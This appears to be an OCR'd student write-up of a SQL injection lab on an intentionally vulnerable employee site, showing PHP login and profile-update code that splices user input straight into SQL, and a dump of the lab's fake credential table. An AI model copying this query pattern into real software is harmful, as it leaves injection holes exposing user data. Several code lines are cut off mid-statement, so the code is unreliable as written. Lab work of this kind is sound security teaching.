  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```




We check the source code and check how the query is executed and we scroll down to find connect to the database to get a connection.





```
69
70        // create a connection
71        $conn = getDB();
72        // Sql query to authenticate the user
73        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
    email,nickname,Password
74        FROM credential
75        WHERE name= '$input_uname' and Password='$hashed_pwd'";
76        echo $sql;
77
78        if (!$result = $conn->multi_query($sql)) {
79          echo "</div>";
80          echo "</nav>";
81          echo "<div class='container text-center'>";
82          die('There was an error running the query [' . $conn->error . ']\n');
83          echo "</div>";
```



Now we can try the attack








Task 3: SQL Injection Attack on UPDATE Statement

Objective: Because attackers can use the vulnerability to change databases, the harm will be greater if a SQL injection vulnerability affects an UPDATE statement. Employees can alter their personal information, including their nickname, email, address, phone number, and password, through the Edit personal page in our Employee Management program (Figure 2). Employees must log in before accessing this page.Here we will see what happens when we click on “Edit Profile” link.


Explanation:








Let's open a shell into the web server container as well as data database container,this one is a website container but we have the sql injection folder over there
then we open our share into this database container.
In the database container we need to open our shell into the database container
For this database let’s open the console or mysql user lab






These are the records saved in the databases, there is a simple web application to demonstrate sql injection attack and we are able to see the password is a hash code.


```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

These are the records saved in the databases, there is a simple web application to demonstrate sql injection attack and we are able to see the password is a hash code. We are able to find out the hash code algorithm showing the source code





There is a good way we can use describe this database credential. We are able to see the file.


We need to login as www.seed-server.com.We need to login as “Alice”. **We** will see a her profile there is a function edit profile you can edit her profile salary is determined by the company so she cannot add to her salary.




You will see her profile there is a function edit profile. We can edit her profile salary is determined by the company so she cannot add to her salary. For example, She may have her nickname, email address and phone number








And we are able to see the updated record





Now lets check the source code there's vulnerability in the source code in the image www the source code here is unasafe at the backend

```
39      }
40      return $conn;
41    }
42
43    $conn = getDB();
44    // Don't do this, this is not safe against SQL injection a
45    $sql="";
46    if($input_pwd!=''){
47      // In case password field is not empty.
48      $hashed_pwd = sha1($input_pwd);
49      //Update the password stored in the session.
50      $_SESSION['pwd']=$hashed_pwd;
51      $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$ir
    where ID=$id;";
52    }else{
```

Here the password is not saved as plain text, it's a convergence of hash code
We use the query to execute the sql statements.
Echo the SQL statements constructed or proceesed on the server side

Open | + | *unsafe_edit_backend.php ~/CSE643/Lab-03/Labsetup/image_www/Code | Save

unsafe_home.php | Dockerfile | *unsafe_edit_backend.p

```
33    $dbpass="dees";
34    $dbname="sqllab_users";
35    // Create a DB connection
36    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37    if ($conn->connect_error) {
38      die("Connection failed: " . $conn->connect_error . "\n");
39    }
40    return $conn;
41  }
42
43  $conn = getDB();
44  // Don't do this, this is not safe against SQL injection attack
45  $sql="";
46  if($input_pwd!=''){
47    // In case password field is not empty.
48    $hashed_pwd = sha1($input_pwd);
49    //Update the password stored in the session.
50    $_SESSION['pwd']=$hashed_pwd;
51    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$ha
    where ID=$id;";
52  }else{
53    // if passowrd field is empty.
54    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber=
    where ID=$id;";
55  }
56  echo 'SQL :'.$sql;
57  $conn->query($sql);
58  $conn->close();
59  header("Location: unsafe_home.php");
60  exit();
61  ?>
```

d

